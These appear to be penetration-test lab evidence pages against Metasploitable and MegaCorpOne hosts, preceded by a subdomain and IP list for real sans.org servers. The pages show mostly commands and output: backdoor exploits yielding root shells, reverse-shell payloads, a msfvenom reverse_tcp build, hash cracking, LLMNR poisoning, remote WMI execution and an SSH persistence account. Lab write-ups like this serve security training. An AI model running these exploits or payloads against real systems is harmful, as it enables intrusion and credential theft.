dashboards.odin.devlabs.sans.org	3.238.63.67						hackertarget
dashboards.odin.labs.sans.org	44.204.94.156						hackertarget
defiant.sans.org	208.255.174.6						hackertarget
dev-security-awareness.sans.org	52.72.254.13						hackertarget
develop.devhq.sans.org	184.72.227.182						hackertarget
devlabs.sans.org	204.51.94.233						hackertarget
digital-forensics.sans.org	45.60.31.34						hackertarget
dns21a.sans.org	66.35.59.7						hackertarget
email.sans.org	136.147.129.27						hackertarget
ep.sans.org	160.109.234.213						hackertarget
files.tbt570.sans.org	35.226.225.220						hackertarget
fs1.megacorpone.com	51.222.169.210						hackertarget
fwr.odin.devlabs.sans.org	18.233.157.131						hackertarget
fwr.odin.labs.sans.org	52.91.129.229						hackertarget
gw1-dev-aws.sans.org	100.26.66.12						hackertarget
gw1-prod-aws.sans.org	3.233.212.116						hackertarget
gw2-dev-aws.sans.org	34.226.171.194						hackertarget
gw2-prod-aws.sans.org	34.192.32.13						hackertarget
gw3-dev-aws.sans.org	52.21.251.134						hackertarget
gw3-prod-aws.sans.org	35.171.37.63						hackertarget
phish-eu.sans.org	54.93.55.235						hackertarget
phish.sans.org	54.80.160.189						hackertarget
poseidon.den-1a.vpn.sans.org	66.35.60.247						hackertarget
ra-security-awareness.sans.org	18.164.124.92						hackertarget
reports.develop.securityawareness.sans.org	52.85.61.112						hackertarget
reports.eu-central-1.develop.securityawareness.sans.org	13.35.93.23						hackertarget
reports.eu-central-1.sandbox.securityawareness.sans.org	13.225.214.111						hackertarget
reports.eu-central-1.securityawareness.sans.org	18.173.132.127						hackertarget
reports.securityawareness.sans.org	13.225.214.97						hackertarget
router.megacorpone.com	51.222.169.214						hackertarget
rtir.tbt570.sans.org	35.226.225.220						hackertarget
rundeck-dev.devlabs.sans.org	10.247.23.99						hackertarget
sandbox.devhq.sans.org	54.88.3.165						hackertarget
sansphishing.sans.org	54.80.160.189						hackertarget
sec699-g01-vmc-live-01.vpn.labs.sans.org	34.203.111.102						hackertarget
securingthehuman.sans.org	13.225.63.106						hackertarget
security-awareness.sans.org	18.164.124.48						hackertarget
sic.sans.org	13.225.63.106						hackertarget
siem.megacorpone.com	51.222.169.215						hackertarget
smtp-relay.sans.org	54.198.215.48						hackertarget
snmp.megacorpone.com	51.222.169.216						hackertarget
software-security.sans.org	45.60.31.34						hackertarget
staging-cdn.eu-central-1.develop.securityawareness.sans.org	108.138.246.85						hackertarget
staging-cdn.eu-central-1.sandbox.securityawareness.sans.org	108.139.10.77						hackertarget
staging-cdn.eu-central-1.securityawareness.sans.org	18.173.121.76						hackertarget
stg-content.sans.org	18.164.124.92						hackertarget
stg-security-awareness.sans.org	52.72.254.13						hackertarget
support.megacorpone.com	51.222.169.218						hackertarget
syslog.megacorpone.com	51.222.169.217						hackertarget
test.megacorpone.com	51.222.169.219						hackertarget
thanos.odin.devlabs.sans.org	34.207.219.177						hackertarget
thanos.odin.labs.sans.org	52.91.129.229						hackertarget
uk.sans.org	13.225.63.42						hackertarget
view.email.sans.org	136.147.189.156						hackertarget
vpn.megacorpone.com	51.222.169.220						hackertarget
www.brochure.sans.org	18.173.132.45						hackertarget
www.megacorpone.com	149.56.244.87						hackertarget
www.sans.org	45.60.31.34						hackertarget
www2.megacorpone.com	149.56.244.87						hackertarget
z.den-1a.vpn.sans.org	66.35.60.20						hackertarget
zeus.vpn.sans.org	66.35.60.20						hackertarget


Created by: Pentester-CK
Wed, Dec 11 2024 05:21:28

Index of /

Name	Last modified	Size	Description
index.nginx-debian.html	2022-01-04 14:25	612	
password.lst	2022-01-18 22:38	26K	
vpn.sh	2021-06-28 15:25	1.3K	

Apache/2.4.46 (Debian) Server at vpn.megacorpone.com Port 80

EXPL-BRUTEFORCE-007



SCAN-ACTIVESCANNING-008

```
Nmap scan report for 172.22.117.150
Host is up (0.0016s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       https://www.securityfocus.com/bid/48539
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
```

Zenmap

Scan Tools Profile Help

Target: 172.22.117.150 Profile: Intense scan Scan Cancel

Command: nmap -T4 -A -v --script ftp-vsftpd-backdoor,smb-os-discovery,smb-system-info 172.22.117.150

Hosts Services

OS Host

172.22.117.150

Filter Hosts

Nmap Output Ports / Hosts Topology Host Details Scans

Port	Protocol	State	Service	Version
21	tcp	open	ftp	vsftpd 2.3.4
22	tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23	tcp	open	telnet	Linux telnetd
25	tcp	open	smtp	Postfix smtpd
53	tcp	open	domain	ISC BIND 9.4.2
80	tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111	tcp	open	rpcbind	2 (RPC #100000)
139	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445	tcp	open	netbios-ssn	Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512	tcp	open	exec	netkit-rsh rexecd
513	tcp	open	login	
514	tcp	open	shell	Netkit rshd
1099	tcp	open	java-rmi	GNU Classpath grmiregistry
1524	tcp	open	bindshell	Metasploitable root shell
2049	tcp	open	nfs	2-4 (RPC #100003)
2121	tcp	open	ftp	ProFTPD 1.3.1

```
File  Actions  Edit  View  Help
zsh: corrupt history file /root/.zsh_history
┌──(root💀 kali)-[~]
└─# searchsploit vsftpd
---------------------------------------------------------------------------------------------
 Exploit Title                                                              |  Path
---------------------------------------------------------------------------------------------
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption              | linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)              | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)              | windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service                                            | linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution                                   | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                      | unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service                                     | multiple/remote/49719.py
---------------------------------------------------------------------------------------------
Shellcodes: No Results

┌──(root💀 kali)-[~]
└─#
```

```
┌──(root💀 kali)-[~]
└─# python /usr/share/exploitdb/exploits/unix/remote/49757.py 172.22.117.150
Success, shell opened
Send `exit` to quit shell
id
uid=0(root) gid=0(root)
```

EXPL-EXPLOITPUBLIC-FACINGAPP-009

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  172.22.117.150   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   6667             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 172.22.117.100:4444
[*] 172.22.117.150:6667 - Connected to 172.22.117.150:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
[*] 172.22.117.150:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo oywtoAZIP6icIM3h;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "oywtoAZIP6icIM3h\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (172.22.117.100:4444 -> 172.22.117.150:38129 ) at 2024-12-13 23:17:21 -0500

id
uid=0(root) gid=0(root)
```

```
zsh: corrupt history file /root/.zsh_history
┌──(root💀 kali)-[~]
└─# telnet 172.22.117.150 1524
Trying 172.22.117.150...
Connected to 172.22.117.150.
Escape character is '^]'.
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/# root@metasploitable:/#
```

EXPL-EXPLOITPUBLIC-FACINGAPP-010

```
msf6 exploit(unix/misc/distcc_exec) > run

[*] Started reverse TCP double handler on 172.22.117.100:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo G7WH6aVHEVNiyWMi;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "G7WH6aVHEVNiyWMi\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 4 opened (172.22.117.100:4444 → 172.22.117.150:48284 ) at 2024-12-13 23:48:18 -0500

id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
pwd
/tmp
ls
5447.jsvc_up
locate *password.txt
/var/tmp/adminpassword.txt
cat /var/tmp/adminpassword.txt
Jim,

These are the admin credentials, do not share with anyone!


msfadmin:cybersecurity
```

```
msf6 exploit(unix/misc/distcc_exec) > run

[-] 172.22.117.150:3632 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank    Check  Description
   -   ----                                          ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_perl                                     normal  No     Unix Command Shell, Bind TCP (via Perl)
   1   payload/cmd/unix/bind_perl_ipv6                                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   2   payload/cmd/unix/bind_ruby                                     normal  No     Unix Command Shell, Bind TCP (via Ruby)
   3   payload/cmd/unix/bind_ruby_ipv6                                normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   4   payload/cmd/unix/generic                                       normal  No     Unix Command, Generic Command Execution
   5   payload/cmd/unix/reverse                                       normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   6   payload/cmd/unix/reverse_bash                                  normal  No     Unix Command Shell, Reverse TCP (/dev/tcp)
   7   payload/cmd/unix/reverse_bash_telnet_ssl                       normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   8   payload/cmd/unix/reverse_openssl                               normal  No     Unix Command Shell, Double Reverse TCP SSL (openssl)
   9   payload/cmd/unix/reverse_perl                                  normal  No     Unix Command Shell, Reverse TCP (via Perl)
   10  payload/cmd/unix/reverse_perl_ssl                              normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   11  payload/cmd/unix/reverse_ruby                                  normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   12  payload/cmd/unix/reverse_ruby_ssl                              normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   13  payload/cmd/unix/reverse_ssl_double_telnet                     normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/misc/distcc_exec) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/misc/distcc_exec) > run

[*] Started reverse TCP double handler on 172.22.117.100:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo eTKtoA3uYkp53W7g;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "eTKtoA3uYkp53W7g\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 3 opened (172.22.117.100:4444 → 172.22.117.150:59517 ) at 2024-12-13 23:29:10 -0500

id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

EXPL-PRIVESC-011

```
msf6 exploit(unix/misc/distcc_exec) > run

[*] Started reverse TCP double handler on 172.22.117.100:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo G7WH6aVHEVNiyWMi;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "G7WH6aVHEVNiyWMi\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 4 opened (172.22.117.100:4444 → 172.22.117.150:48284 ) at 2024-12-13 23:48:18 -0500

id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
pwd
/tmp
ls
5447.jsvc_up
locate *password.txt
/var/tmp/adminpassword.txt
cat /var/tmp/adminpassword.txt
Jim,

These are the admin credentials, do not share with anyone!


msfadmin:cybersecurity
```

```
msfadmin:cybersecurity
cat /var/www/mutillidae/passwords/accounts.txt
'admin', 'adminpass', 'Monkey!!!
'adrian', 'somepassword', 'Zombie Films Rock!!!
'john', 'monkey', 'I like the smell of confunk
'ed', 'pentest', 'Commandline KungFu anyone?'
```

```
┌──(root💀 kali)-[~]
└─# ssh msfadmin@172.22.117.150
msfadmin@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Tue Dec  3 04:29:14 2024 from 172.22.117.100
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46
(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
msfadmin@metasploitable:~$
```


```
┌──(root💀 kali)-[~/Documents]
└─# john Hash.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16×3])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
postgres         (postgres)
service          (service)
user             (user)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
cybersecurity    (msfadmin)
123456789        (klog)
batman           (sys)
Password!        (tstark)
7g 0:00:00:00 DONE 2/3 (2024-12-03 03:18) 14.58g/s 195516p/s 200616c/s 200616C/s Barn2..Butch!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

POST-PERSISTENCE-013


```
File  Actions  Edit  View  Help
  GNU nano 2.0.7                File: sshd_config

# Package generated configuration file
# See the sshd(8) manpage for details

# What ports, IPs and protocols we listen for
Port 22
Port 10022
# Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress ::
#ListenAddress 0.0.0.0
Protocol 2
# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
#Privilege Separation is turned on for security
UsePrivilegeSeparation yes

# Lifetime and size of ephemeral version 1 server key
KeyRegenerationInterval 3600
ServerKeyBits 768

# Logging
SyslogFacility AUTH
LogLevel INFO

# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes

RSAAuthentication yes
PubkeyAuthentication yes
#AuthorizedKeysFile     %h/.ssh/authorized_keys

# Don't read the user's ~/.rhosts and ~/.shosts files
IgnoreRhosts yes
# For this to work you will also need host keys in /etc/ssh_known_hosts
RhostsRSAAuthentication no
# similar for protocol version 2
HostbasedAuthentication no
# Uncomment if you don't trust ~/.ssh/known_hosts for RhostsRSAAuthentication
#IgnoreUserKnownHosts yes

# To enable empty passwords, change to yes (NOT RECOMMENDED)
PermitEmptyPasswords no

# Change to yes to enable challenge-response passwords (beware issues with
# some PAM modules and threads)
ChallengeResponseAuthentication no

# Change to no to disable tunnelled clear text passwords
#PasswordAuthentication yes

# Kerberos options
#KerberosAuthentication no
#KerberosGetAFSToken no
#KerberosOrLocalPasswd yes
```

```
zsh: corrupt history file /root/.zsh_history
┌──(root💀 kali)-[~]
└─# ssh systemd-ssh@172.22.117.150
systemd-ssh@172.22.117.150's password:
Permission denied, please try again.
systemd-ssh@172.22.117.150's password:
Connection closed by 172.22.117.150 port 22

┌──(root💀 kali)-[~]
└─# ssh systemd-ssh@172.22.117.150
systemd-ssh@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Tue Dec  3 04:30:20 2024 from 172.22.117.100
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

systemd-ssh@metasploitable:~$
```

RECO-ACTIVESCANNING-015



EXPL-PASSWORDSPRAYING-016



EXPL-LLMNRSPOOFING-017

```
[!] Error starting TCP server on port 80, check permissions or other servers running.
[*] Listening for events...
^[[B[*] [MDNS] Poisoned answer sent to 172.22.117.20   for name fileshrae01.local
[*] [NBT-NS] Poisoned answer sent to 172.22.117.20 for name FILESHRAE01 (service: File Server)
[*] [LLMNR]  Poisoned answer sent to 172.22.117.20 for name fileshrae01
[*] [LLMNR]  Poisoned answer sent to 172.22.117.20 for name fileshrae01
[*] [MDNS] Poisoned answer sent to 172.22.117.20   for name fileshrae01.local
[SMB] NTLMv2-SSP Client   : 172.22.117.20
[SMB] NTLMv2-SSP Username : MEGACORPONE\pparker
[SMB] NTLMv2-SSP Hash     : pparker::MEGACORPONE:3bb2e66a293fa59c:57CAF83A2FB85683882708317012AB94E:010100000000000C065315DE49D201897EAA245A77F972000000020000050304DB042003300310010003704004B002D0050000300340044B002D0050000400340044B002D0050000500340044B002D0050000800300030000000000000000000000000300000DCCFEA73A8A0D3222ABAEE36C638D5E092BF60636FC35E050809C58DF9220FE0A01000000000000000000000000000000000000900200063006900660072002F006600690066007300000000000000
```

```
┌──(root㉿kali)-[~]
└─# john hash2.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Spring2021       (pparker)
1g 0:00:00:00 DONE 2/3 (2024-12-05 04:39) 11.11g/s 85133p/s 85133c/s 85133C/s 123456..iloveyou!
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

EXPL-WMI-018

```
*] Auxiliary module execution completed
sf6 auxiliary(scanner/smb/impacket/wmiexec) > set COMMAND tasklist
OMMAND => tasklist
sf6 auxiliary(scanner/smb/impacket/wmiexec) > run

*] Running for 172.22.117.20...
*] 172.22.117.20 - SMBv3.0 dialect used
*]
mage Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
ystem Idle Process              0 Services                   0          8 K
ystem                           4 Services                   0         20 K
egistry                        72 Services                   0      7,668 K
mss.exe                       360 Services                   0         88 K
srss.exe                      460 Services                   0      1,428 K
ininit.exe                    524 Services                   0        452 K
srss.exe                      548 Console                    1        332 K
ervices.exe                   592 Services                   0      4,712 K
inlogon.exe                   624 Console                    1        600 K
sass.exe                      636 Services                   0      9,944 K
ontdrvhost.exe                752 Console                    1         20 K
vchost.exe                    760 Services                   0     13,944 K
ontdrvhost.exe                768 Services                   0        160 K
vchost.exe                    860 Services                   0      9,120 K
wm.exe                        940 Console                    1      9,692 K
ogonUI.exe                    948 Console                    1     11,996 K
vchost.exe                    432 Services                   0      8,964 K
vchost.exe                    416 Services                   0     36,616 K
vchost.exe                    476 Services                   0     32,248 K
vchost.exe                    456 Services                   0     10,892 K
vchost.exe                    532 Services                   0      1,936 K
vchost.exe                    872 Services                   0     15,332 K
vchost.exe                   1004 Services                   0      8,992 K
vchost.exe                   1144 Services                   0      7,460 K
vchost.exe                   1376 Services                   0      5,612 K
vchost.exe                   1460 Services                   0      1,408 K
vchost.exe                   1512 Services                   0      3,672 K
vchost.exe                   1780 Services                   0        952 K
emory Compression            1984 Services                   0     65,132 K
SSVC.exe                     2020 Services                   0      1,440 K
vchost.exe                   2040 Services                   0      2,700 K
vchost.exe                   1832 Services                   0      1,764 K
vchost.exe                   1868 Services                   0      1,808 K
poolsv.exe                   2192 Services                   0      2,860 K
vchost.exe                   2268 Services                   0     22,172 K
vchost.exe                   2372 Services                   0        976 K
sMpEng.exe                   2508 Services                   0     48,380 K
isSrv.exe                    3140 Services                   0      3,436 K
vchost.exe                   3600 Services                   0        944 K
icrosoftEdgeUpdate.exe       3960 Services                   0        348 K
grmBroker.exe                4032 Services                   0      3,168 K
hssvc.exe                    3000 Services                   0        436 K
vchost.exe                    708 Services                   0     11,020 K
vchost.exe                   3412 Services                   0      2,516 K
earchIndexer.exe             3500 Services                   0     11,072 K
vchost.exe                   1900 Services                   0      2,120 K
vchost.exe                   2868 Services                   0      1,488 K
miPrvSE.exe                  3444 Services                   0      1,024 K
```

```
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set COMMAND net session
COMMAND => net session
msf6 auxiliary(scanner/smb/impacket/wmiexec) > run

[*] Running for 172.22.117.20...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*]
Computer        User name        Client Type       Opens Idle time
--------------------------------------------------------------------------------
\\127.0.0.1     tstark                                   1 00:00:00
\\172.22.117.100 tstark                                  0 00:00:01
The command completed successfully.

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/wmiexec) >
```

EXPL-MSFVENOM-019

```
┌──(root💀 kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.22.117.100 LPORT=4444 -f exe > shell.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
